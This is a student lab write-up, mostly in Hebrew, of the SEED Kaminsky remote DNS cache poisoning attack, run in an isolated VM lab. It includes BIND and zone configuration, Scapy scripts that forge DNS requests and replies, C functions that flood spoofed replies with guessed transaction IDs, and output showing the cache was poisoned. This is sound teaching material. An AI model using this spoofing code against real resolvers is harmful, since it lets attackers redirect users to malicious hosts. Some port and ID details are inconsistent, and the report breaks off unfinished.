
Remote DNS Attack



מבוא:

מטרת המעבדה הזו היא שנוכל לצבור ניסיון ממקור ראשון בהרעלת מטמון DNS מרחוק מתקפה, הנקראת גם מתקפת ה-DNS של Kaminsky. DNS (מערכת שמות דומיין) הוא ספר הטלפונים של האינטרנט.
הוא מתרגם שמות מארחים לכתובות IP ולהיפך. תרגום זה הוא באמצעות רזולוציית DNS, אשר

קורה מאחורי הקלעים. התקפות DNS מבצעות מניפולציות על תהליך הפתרון הזה בדרכים שונות, מתוך כוונה לעשות זאת
הפניית משתמשים לא נכונה ליעדים חלופיים, שלעתים קרובות הם זדוניים. מעבדה זו מתמקדת ב-DNS מסוים
טכניקת תקיפה, הנקראת התקפת DNS Cache Poisoning. במעבדת SEED אחרת, תכננו פעילויות ל
לבצע את אותה התקפה בסביבת רשת מקומית, כלומר, התוקף ושרת ה-DNS של הקורבן פועלים
אותה רשת, שבה ניתן לרחרח מנות. במעבדת התקפות מרוחקת זו, רחרוח מנות אינו אפשרי,
כך שההתקפה הופכת להרבה יותר מאתגרת מההתקפה המקומית.
היעד העיקרי להתקפות הרעלת מטמון DNS הוא שרת DNS מקומי. ברור שזה לא חוקי לתקוף א
שרת אמיתי, אז אנחנו צריכים להגדיר שרת DNS משלנו כדי לבצע את ניסויי ההתקפה.
סביבת המעבדה
זקוק לשלושה מחשבים נפרדים: אחד עבור הקורבן, אחד עבור שרת ה-DNS והשני עבור התוקף.
נריץ את שלושת המכונות הוירטואליות הללו על מכונה מארח יחידה. כל ה-VMs הללו יפעילו את ה-VM שלנו
תמונת Ubuntu VM.

Task 1: Configure the User VM

המקומי. DNS-במחשב המשתמש 10.0.2.10, עלינו להשתמש ב-10.0.2.20 כשרת ה זה מושג
של מחשב המשתמש, כך שהשרת (/etc/resolv.conf) על ידי שינוי קובץ תצורת הפותר מתווסף כערך שרת השמות הראשון בקובץ, כלומר, שרת זה ישמש כראשי 10.0.2.20 DNS שרת

```
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by re
solvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRI
TTEN
nameserver 10.0.2.20
nameserver 127.0.1.1
```

תגובה על dig ל: www.google.com

```
Terminal                                                    1:51 PM

;; AUTHORITY SECTION:
google.com.             172667  IN      NS      ns4.google.com.
google.com.             172667  IN      NS      ns1.google.com.
google.com.             172667  IN      NS      ns2.google.com.
google.com.             172667  IN      NS      ns3.google.com.

;; ADDITIONAL SECTION:
ns1.google.com.         172667  IN      A       216.239.32.10
ns1.google.com.         172667  IN      AAAA    2001:4860:4802:32::a
ns2.google.com.         172667  IN      A       216.239.34.10
ns2.google.com.         172667  IN      AAAA    2001:4860:4802:34::a
ns3.google.com.         172667  IN      A       216.239.36.10
ns3.google.com.         172667  IN      AAAA    2001:4860:4802:36::a
ns4.google.com.         172667  IN      A       216.239.38.10
ns4.google.com.         172667  IN      AAAA    2001:4860:4802:38::a

;; Query time: 1 msec
;; SERVER: 10.0.2.20#53(10.0.2.20)
;; WHEN: Mon Jun 17 13:51:41 EDT 2024
;; MSG SIZE  rcvd: 307

[06/17/2024 13:51] client >>>
```

הוכחה שזה אכן מהמחשב של ה client, כלומר השרת DNS החדש שלנו

Task 2: Configure the Local DNS Server (the Server VM)

המטרה העיקרית של מתקפת קמינסקי במעבדה זו היא להשיג את הקורבן להשתמש ב ns.attacker32.com כשרת השמות של הדומיין example.com.
בשרת example.com לאחר שהמתקפה תצליח, כל השאילתות העתידיות של הדומיין של הקורבן יישלחו אל DNS-ה
ns.attacker32.com.
של IP-המקומי צריך למצוא תחילה את כתובת ה DNS-בעולם האמיתי, שרת ה
זה ns.attacker32.com.
ובסופו של דבר יקבל תגובה משרת השמות ,com-יעבור דרך שרת השורש, שרת ה
בפועל
המקומי יקבל את כתובת DNS-ברגע ששרת ה attacker32.com. המארח את הדומיין
הוא ישלח ,IP-ה
זו IP השאילתה לכתובת.

1. : Remove the example.com Zone

```
//
// Do any local configuration here
//

// Consider adding the 1918 zones here, if they are not used in your
// organization
//include "/etc/bind/zones.rfc1918";
~
~
~
~
~
~
```

2. Set up a forward zone

```
Terminal
// This is the primary configuration file for the BIND DNS serv
er named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for inform
ation on the
// structure of BIND configuration files in Debian, *BEFORE* yo
u customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/na
med.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
zone "attacker32.com" {
        type forward;
        forwarders {10.0.2.100; };
};
```

Step 3: Configure a few options (seed labs already did it but we want to make sure)

```
        // dnssec-validation auto;
        dnssec-enable no;
        dump-file "/var/cache/bind/dump.db";
        auth-nxdomain no;    # conform to RFC1035
```

Step 4: Restart DNS server.

```
[06/18/2024 06:28] Server >>> sudo service bind9 restart
[06/18/2024 06:29] Server >>>
```

Task 3: Configure the Attacker VM

ב- Attacker VM, נארח שני אזורים. האחד הוא האזור הלגיטימי של התוקף attacker32.com,
והשני הוא אזור example.com המזויף.

Step 2: Modify attacker32.com.zone and example.com.zone files:

```
$TTL 3D
@       IN      SOA   ns.attacker32.com. admin.attacker32.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS    ns.attacker32.com.

@       IN      A     10.0.2.100
www     IN      A     10.0.2.100
ns      IN      A     10.0.2.100
*       IN      A     10.0.2.100
```

```
$TTL 3D
@       IN      SOA   ns.example.com. admin.example.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS    ns.attacker32.com.

@       IN      A     1.2.3.4
www     IN      A     1.2.3.5
ns      IN      A     10.0.2.100
*       IN      A     1.2.3.6
~
```

Step 3: Copy these two files to the /etc/bind folder.

```
[06/18/2024 07:10] Attacker >>> sudo cp attacker32.com.zone /etc/bind
[06/18/2024 07:10] Attacker >>> sudo cp example.com.zone /etc/bind
[06/18/2024 07:12] Attacker >>>
```

Step 4: Add the following entries to /etc/bind/named.conf

```
include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
zone "attacker32.com" {
        type master;
        file "/etc/bind/attacker32.com.zone";
};

zone "example.com" {
        type master;
        file "/etc/bind/example.com.zone";
};
```

2.4 Task 4: Testing the Setup

לאחר שאילתה עבור כתובת ה-IP של ns.attacker32.com עם הפקודה dig ns.attacker32.com, התקבלה התשובה הבאה:

```
[06/17/2024 23:18] Client >>> dig ns.attacker32.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 5317
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.0.2.100

;; AUTHORITY SECTION:
attacker32.com.         259200  IN      NS      ns.attacker32.com.

;; Query time: 4 msec
;; SERVER: 10.0.2.20#53(10.0.2.20)
;; WHEN: Mon Jun 17 23:33:53 IDT 2024
```

זה תואם את הפרטים שצוינו בקובץ attacker32.com.zone במחשב התוקף.
והתשובה מתקבלת מהDNS הלוקלי החדש 10.0.2.20.
המשמעות היא ששרת ה-DNS המקומי היה השרת שהגיב לשאילתה, למרות שהשאילתה הועברה לתוקף, שסיפק את התשובות לשאילתה.

```
^C[05/19/2024 22:48] Client >>> dig @ns.attacker32.com www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 57397
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.      259200  IN      A       10.0.2.100

;; Query time: 2 msec
;; SERVER: 10.0.2.100#53(10.0.2.100)
```

```
[05/19/2024 22:48] Client >>> dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 7111
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        3600    IN      A       93.184.215.14

;; AUTHORITY SECTION:
example.com.            172800  IN      NS      b.iana-servers.net.
example.com.            172800  IN      NS      a.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.NET.     1800    IN      A       199.43.135.53
a.iana-servers.NET.     1800    IN      AAAA    2001:500:8f::53
b.iana-servers.NET.     1800    IN      A       199.43.133.53
```

3.2 Task 4: Construct DNS request

משימה זו מתמקדת בשליחת בקשות DNS.
על מנת להשלים את המתקפה, התוקפים צריכים להפעיל את שרת DNS היעד כדי לשלוח שאילתות DNS כך שיש להם הזדמנות לזייף תשובות.
מאז התוקפים צריכים לנסות פעמים רבות לפני שהם יכולים להצליח, עדיף להפוך את התהליך לאוטומטי באמצעות תוכנית.

הקוד הבא נכתב עבור התוקף כדי לבנות ולשלוח בקשות DNS לשרת ה-DNS המקומי:

```
Terminal
from scapy.all import *

Qdsec = DNSQR(qname="www.example.com")
dns = DNS(id=0xAAAA, qr=0, qdcount=1, ancount=0, nscount=0, arcount
=0, qd=Qdsec)
ip = IP(dst="10.0.2.20", src="10.0.2.100")
udp = UDP(dport=53, sport=55555, chksum=0)
request = ip/udp/dns

send(request)
```

IP dst - זו צריכה להיות כתובת ה-IP של שרת ה-DNS המקומי, שהיא 10.0.2.20.
IP src - זו צריכה להיות כתובת ה-IP של התוקף, שהיא 10.0.2.100.
Dport UDP - זו צריכה להיות יציאת היעד של החבילה, כל יציאת UDP צריכה לעשות זאת, אז נבחרה 53.
UDP sport - זו צריכה להיות יציאת המקור של החבילה, כל יציאת UDP צריכה לעשות זאת, אז 55555 נבחר.

```
[05/21/2024 09:15] Attacker >>> sudo python spoof_dns_request.py
.
Sent 1 packets.
```

אפשר לראות שהקוד רץ בהצלחה

לאחר הפעלת הקוד עם הרשאות שורש, ניתן ללכוד את חבילת ה-UDP הבאה על ידי Wireshark בשרת ה-DNS המקומי:

No.	Time	Source	Destination	Protocol	Length	Info
3	2024-05-30 05:58:26…	10.0.2.100	10.0.2.20	DNS	78	Standard qu…
4	2024-05-30 05:58:26…	10.0.2.20	192.112.36.4	DNS	89	Standard qu…
5	2024-05-30 05:58:26…	10.0.2.20	192.112.36.4	DNS	70	Standard qu…
6	2024-05-30 05:58:26…	10.0.2.20	192.112.36.4	DNS	89	Standard qu…
7	2024-05-30 05:58:26…	10.0.2.20	192.112.36.4	DNS	89	Standard qu…
8	2024-05-30 05:58:26…	192.112.36.4	10.0.2.20	DNS	135	Standard qu…
9	2024-05-30 05:58:26…	192.112.36.4	10.0.2.20	DNS	70	Standard qu…
10	2024-05-30 05:58:26…	192.112.36.4	10.0.2.20	DNS	135	Standard qu…
12	2024-05-30 05:58:26…	192.112.36.4	10.0.2.20	DNS	89	Standard qu…
16	2024-05-30 05:58:26…	10.0.2.20	192.112.36.4	DNS	84	Standard qu…
19	2024-05-30 05:58:26…	10.0.2.20	192.112.36.4	DNS	103	Standard qu…

כפי שניתן לראות, השאילתה מפעילה סדרה של מנות שנשלחו והתקבלו כתוצאה מכך.

סיכום:

במשימה זו התבקשנו לשלוח בקשת DNS לצורך ביצוע מתקפת קמינסקי.
כתוקפים שלחנו שאילתה במטרה לזייף בקשת DNS. הקוד שנכתב מבצע בקשת DNS אוטומטית עם כתובת ה-IP של השרת המקומי (10.0.2.20) וכתובת ה-IP של התוקף (10.0.2.100), תוך שימוש בפורטים 53 ו-55555. לאחר הרצת הקוד עם הרשאות root, ניתן לראות ב-Wireshark שהשאילתה יוצרת סדרת מנות שנשלחו כהלכה ולכן אנו יודעים שבקשת הDNS ששלחנו מפעילה את סדר הפעולות הרגיל של שאילתת DNS רגילה.

Task 5: Spoof DNS Replies

במתקפת קמינסקי. מכיוון שהיעד שלנו הוא DNS במשימה זו, עלינו לזייף תשובות אנחנו example.com,
צריך לזייף את התשובות משרת השמות של הדומיין הזה.

ניתן לזייף תגובות DNS עם הקוד הבא:

```
from scapy.all import *
name = 'www.example.com'
domain = 'example.com'
ns = 'ns.attacker32.com'

Qdsec = DNSQR(qname=name)
Anssec = DNSRR(rrname=name, type='A', rdata='1.2.3.4', ttl=259200)
NSsec = DNSRR(rrname=domain, type='NS', rdata=ns, ttl=259200)
dns = DNS(id=0xAAAA, aa=1, rd=1, qr=1,qdcount=1, ancount=1, nscount
=1, arcount=0,qd=Qdsec, an=Anssec, ns=NSsec)

ip = IP(dst='10.0.2.20', src='10.0.2.100')
udp = UDP(dport=52055, sport=53, chksum=0)
reply = ip/udp/dns

send(reply)
~
```

name- זה צריך להיות השם שנשאל, שהוא www.example.com.
domain - זה צריך להיות שם הדומיין, שהוא example.com.
ns - זה צריך להיות שרת השמות שסיפק את התשובה לשאילתה, שאנו רוצים שיהיה שרת השמות הזדוני ns.attacker32.com.
IP dst - זו צריכה להיות כתובת ה-IP של שרת ה-DNS המקומי, שהיא 10.0.2.20.
IP src - זו צריכה להיות כתובת ה-IP של התוקף, שהיא 10.0.2.100.
Dport UDP - זו צריכה להיות יציאת היעד של החבילה, כל יציאת UDP צריכה לעשות זאת, אז נבחרה 53.
UDP sport - זו צריכה להיות יציאת המקור של החבילה, כל יציאת UDP צריכה לעשות זאת, אז 55555 נבחר.

לאחר הפעלת הקוד עם הרשאות שורש, ניתן ללכוד את חבילת ה-UDP הבאה על ידי Wireshark בשרת ה-DNS המקומי:

```
▸ Frame 3: 148 bytes on wire (1184 bits), 148 bytes captured (1184 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_5f:1a:9e (08:00:27:5f:1a:9e), Dst: PcsCompu_f9:46:fb (08:00:27:f9:46
▸ Internet Protocol Version 4, Src: 10.0.2.100, Dst: 10.0.2.20
▸ User Datagram Protocol, Src Port: 53, Dst Port: 55555
▾ Domain Name System (response)
    Transaction ID: 0xaaaa
  ▸ Flags: 0x8500 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 1
    Additional RRs: 0
  ▾ Queries
    ▸ www.example.com: type A, class IN
  ▾ Answers
    ▸ www.example.com: type A, class IN, addr 1.2.3.4
  ▾ Authoritative nameservers
    ▸ example.com: type NS, class IN, ns ns.attacker32.com
```

כפי שניתן לראות, הסעיפים ממולאים בהתאם כצפוי, ואין שגיאה, כלומר החבילה תקפה.

סיכום:

במשימה זו נדרשנו לזייף תשובת DNS במתקפת קמינסקי על example.com. במטלה התבקשנו למלא את השדות הרלוונטיים עם הפרטים של example.com ושל ה attacker. לאחר הרצת הקוד ולכידת החבילה ב-Wireshark, ה packet נמצאה מלאה בפרטים הנכונים וללא שגיאות ולכן אנו יודעים שהצלחנו לזייף תשובת DNS.

3.4 Task 6: Launch the Kaminsky Attack

עכשיו אנחנו יכולים לחבר הכל כדי לנהל את התקפת קמינסקי. בהתקפה, אנחנו צריכים לשלוח
הרבה תשובות DNS מזויפות, בתקווה שאחת מהן תפגע במספר העסקה הנכון ותגיע מוקדם יותר מהתשובות הלגיטימיות.
לכן, מהירות חיונית: ככל שנוכל לשלוח יותר מנות, כך שיעור ההצלחה יהיה גבוה יותר
אם נשתמש SCAPY כדי לשלוח את תשובות הDNS המזויפות כמו שעשינו במשימה הקודמת שיעור ההצלחה יהיה נמוך מידי ולכן נשתמש בC.

עם הגישה ההיברידית, אנו משתמשים תחילה ב-Scapy כדי ליצור תבנית מנות DNS, המאוחסנת בקוֹבֶץ. לאחר מכן נטען את התבנית הזו לתוכנית C, ונבצע שינויים קטנים בחלק מהשדות, ולאחר מכן נשלח את החבילה.
כדי להתחיל את המתקפה, אנו יוצרים תחילה חבילות DNS תבניתיות עם scapy.

להלן הקוד ליצירת חבילת התבנית לבקשות.

```
from scapy.all import *

Qdsec = DNSQR(qname="junkf.example.com")
dns = DNS(id=0xAAAA, qr=0, qdcount=1, ancount=0, nscount=0, arcount
=0, qd=Qdsec)
ip = IP(dst="10.0.2.20", src="10.0.2.100")
udp = UDP(dport=53, sport=55555, chksum=0)
request = ip/udp/dns

with open("ip_req.bin", "wb") as f:
    f.write(bytes(request))
```

קוד זה מופעל כדי להכניס את תבנית חבילת בקשת ה-DNS כקובץ בינארי ip_req.bin.
לאחר מכן, אנו משתמשים ב-Wireshark כדי לבדוק את הפרטים של בקשות DNS לגיטימיות שנעשו על ידי שרת ה-DNS המקומי בעת הפעלת dig, כפי שמוצג להלן.

No.	Time	Source	Destination	Protocol	Length	Info
1	2024-06-06 03:02:14…	10.0.2.100	10.0.2.20	DNS	82	Standard que…
2	2024-06-06 03:02:14…	10.0.2.20	199.43.133.53	DNS	82	Standard que…
5	2024-06-06 03:02:14…	199.43.133.53	10.0.2.20	DNS	360	Standard que…
6	2024-06-06 03:02:14…	10.0.2.20	10.0.2.100	DNS	234	Standard que…

```
▸ Frame 2: 82 bytes on wire (656 bits), 82 bytes captured (656 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_f9:46:fb (08:00:27:f9:46:fb), Dst: RealtekU_12:35:00 (52:54:00:12:35:
▸ Internet Protocol Version 4, Src: 10.0.2.20, Dst: 199.43.133.53
▸ User Datagram Protocol, Src Port: 33333, Dst Port: 53
▾ Domain Name System (query)
```

מהחבילה נוכל לחלץ את הדברים הבאים:

תגובה

כתובת ה-IP של שרת השמות הלגיטימי שיישאל - 199.43.133.53

יציאת Src - 33333

יציאת Dst - 53

פיסות מידע אלה משמשות לאחר מכן לבניית חבילת תגובת ה-DNS של התבנית באופן הבא:

```
from scapy.all import *

name = "fivec.example.com"
domain = "example.com"
ns = "ns.attacker32.com"

Qdsec = DNSQR(qname=name)
Anssec = DNSRR(rrname=name, type="A", rdata="10.0.2.100", ttl=25920
0)
NSsec = DNSRR(rrname=domain, type="NS", rdata=ns, ttl=259200)
dns = DNS(id=0xAAAA, aa=1, rd=1, qr=1, qdcount=1, ancount=1, nscoun
t=1, arcount=0, qd=Qdsec, an=Anssec, ns=NSsec)

ip = IP(dst="10.0.2.20", src="199.43.135.53")
udp = UDP(dport=33333, sport=53, chksum=0)
reply = ip/udp/dns

with open("ip_resp.bin", "wb") as f:
    f.write(bytes(reply))
```

קוד זה מופעל כדי להכניס את חבילת תגובת ה-DNS של התבנית כקובץ בינארי ip_resp.bin.

לאחר מכן, אנו משתמשים ב-C כדי לקודד עבור מתקפת קמינסקי.

בקטע קוד הזה אנחנו תחילה שולחים פקט של dns_request לאיזשהו כתובת רנדומלית שלא קיימת לנו ב cache ואנחנו שולחים 150 פקטות שונות במטרה לענות לפני האוטוריטה לשרת ה DNS ובין כל שליחת packet אנחנו מעלים את ה transaction_id ב 8 כדי "לנחש" בצורה רנדומלית טובה יותר מה ה transaction_id שה DNS שלח לאוטוריטה.

```
   /* Step 1. Send a DNS request to the targeted local DNS server
              This will trigger it to send out DNS queries */

   // ... Students should add code here.
/ Send DNS request
   send_dns_request(ip_req, n_req, name);

   // Send spoofed DNS response packets
   for (int pkt_no=0; pkt_no<150; pkt_no++) {
     send_dns_response(ip_resp, n_resp, name, transaction_id);
     transaction_id += 8;
       }
```

הפונקציה ששולחת את ה dns request, השם הוא תת-הדומיין שיצרנו באקראי לפני קריאה לפונקציה הזאת (בלולאה שמשנה 5 chars של הכתובת שקיבלנו בקוד C). הוא מחליף את תת-הדומיין בחלק השאלות של החבילה.

```
[06/19/2024 15:14] Attacker >>> xxd ip_req.bin
00000000: 4500 003f 0001 0000 4011 6236 0a00 0264  E..?....@.b6...d
00000010: 0a00 0214 d903 0035 002b 0000 aaaa 0100  .......5.+......
00000020: 0001 0000 0000 0000 056a 756e 6b66 0765  .........junkf.e
00000030: 7861 6d70 6c65 0363 6f6d 0000 0100 01    xample.com.....
```

```c
/* Use for sending DNS request.
 * Add arguments to the function definition if needed.
 * */
void send_dns_request(char * temp_buf, int pkt_size, char * name)
{
  // Students need to implement this function
          // Modify the name in the question field (offset=41)
  memcpy(temp_buf+41, name, 5);
  // Send request packet
  send_raw_packet(temp_buf, pkt_size);

}
```

הפונקציה משנה את ה name בשדות הרלוונטיים בשדה של התשובה והפונקציה ממירה את מזהה העסקה (`txn_id`) לפורמט ה-(network byte order (big-endian ומעתיקה אותו למיקום המתאים בחבילה, החל מתזוזה של 28 בתים מההתחלה.

```
[06/19/2024 15:20] Attacker >>> xxd ip_resp.bin
00000000: 4500 008a 0001 0000 4011 1fee c72b 8735  E.......@....+.5
00000010: 0a00 0214 0035 8235 0076 0000 aaaa 8500  .....5.5.v......
00000020: 0001 0001 0001 0000 0566 6976 6563 0765  .........fivec.e
00000030: 7861 6d70 6c65 0363 6f6d 0000 0100 0105  xample.com......
00000040: 6669 7665 6307 6578 616d 706c 6503 636f  fivec.example.co
00000050: 6d00 0001 0001 0003 f480 0004 0102 0304  m...............
00000060: 0765 7861 6d70 6c65 0363 6f6d 0000 0200  .example.com....
00000070: 0100 03f4 8000 1302 6e73 0a61 7474 6163  ........ns.attac
00000080: 6b65 7233 3203 636f 6d00                 ker32.com.
```

```c
void send_dns_response(char * temp_buf, int pkt_size, char * name,
int txn_id)
{
  // Students need to implement this function
// Modify the name in the question field (offset=41)
  memcpy(temp_buf+41, name, 5);

  // Modify the name in the answer field (offset=64)
  memcpy(temp_buf+64, name, 5);

  // Modify the transaction ID field (offset=28)
  unsigned short id_net_order = htons(txn_id);
  memcpy(temp_buf+28, &id_net_order, 2);

  // Send request packet
  send_raw_packet(temp_buf, pkt_size);
```

הרצנו את הקוד C שכתבנו:

```
attempt #145194. request is [lrlcmabcdefghijklmnopqrstuvwxyzE.example.com], tran
saction ID is: [0]
attempt #145195. request is [jiuotabcdefghijklmnopqrstuvwxyzE.example.com], tran
saction ID is: [0]
attempt #145196. request is [pifdpabcdefghijklmnopqrstuvwxyzE.example.com], tran
saction ID is: [0]
attempt #145197. request is [vskscabcdefghijklmnopqrstuvwxyzE.example.com], tran
saction ID is: [0]
attempt #145198. request is [slbrwabcdefghijklmnopqrstuvwxyzE.example.com], tran
saction ID is: [0]
attempt #145199. request is [vlpfgabcdefghijklmnopqrstuvwxyzE.example.com], tran
saction ID is: [0]
attempt #145200. request is [jszwwabcdefghijklmnopqrstuvwxyzE.example.com], tran
saction ID is: [0]
attempt #145201. request is [lhfivabcdefghijklmnopqrstuvwxyzE.example.com], tran
saction ID is: [0]
attempt #145202. request is [yzfedabcdefghijklmnopqrstuvwxyzE.example.com], tran
saction ID is: [0]
attempt #145203. request is [ubxfvabcdefghijklmnopqrstuvwxyzE.example.com], tran
saction ID is: [0]
attempt #145204. request is [axgbqabcdefghijklmnopqrstuvwxyzE.example.com], tran
saction ID is: [0]
```

ניתן לראות שהקוד רץ בהצלחה ומתחיל לשלוח תשובות DNS אל ה server על מנת לשתול אצלו את התשובה המזוייפת לפי ה auth.

לאחר הרצת הקוד בדקנו ב server את מצב רשומות ה DNS שלו כדי לבדוק אם הצלחנו במתקפה:

```
[06/19/2024 15:33] Server >>> cat /var/cache/bind/dump.db | grep at
tacker32
ns.attacker32.com.      10766   \-AAAA  ;-$NXRRSET
; attacker32.com. SOA ns.attacker32.com. admin.attacker32.com. 2008
111001 28800 7200 2419200 86400
example.com.            86311   NS      ns.attacker32.com.
; ns.attacker32.com [v4 TTL 1766] [v6 TTL 10766] [v4 success] [v6 n
xrrset]
```

ניתן לראות שהצלחנו במתקפה כיוון שרשום ברשומות ה DNS ש:
example.com NS ns.attacker32.com

לסיכום:

מתקפת קמינסקי שביצענו יצירה spoof packets של תשובות DNS עם Scapy במהירות ובכמות גבוהה באמצעות קוד C, בניסיון להקדים את התשובות של ה auth. המידע על השרת auth שצריך להחזיר תשובה הושג עי Wireshark. התוכנית שולחת spoof packets עם transaction_id משתנה ועם תת דומיינים רנדומלים משתנים בניסיון לזייף תשובה לשרת הDNS הלוקלי. לאחר הבדיקה, ראינו שהמתקפה הצליחה לשתול את הרשומה המזויפת ב LOCAL DNS.

Task 7

ננסה לבצע dig אל www.example.com דרך ns.attacker32.com

```
[06/17/2024 23:33] Client >>> dig @ns.attacker32.com www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 14287
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.      259200  IN      A       10.0.2.100
```

אפשר לראות ש כאשר מבצעים dig זאת התשובה שנקבל.

נבצע dig ל www.example .com :

```
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 62737
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        3504    IN      A       93.184.215.14

;; AUTHORITY SECTION:
example.com.            86304   IN      NS      ns.attacker32.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.      259159  IN      A       10.0.2.100

;; Query time: 1 msec
;; SERVER: 10.0.2.20#53(10.0.2.20)
;; WHEN: Wed Jun 19 15:33:45 IDT 2024
;; MSG SIZE  rcvd: 104
```

אפשר לראות שמקבלים תשובה זהה לחלוטין שמוכיחה שהצלחנו במתקפה
מכיוון שה auth הוא ns.attacker32.com

לסיכום:
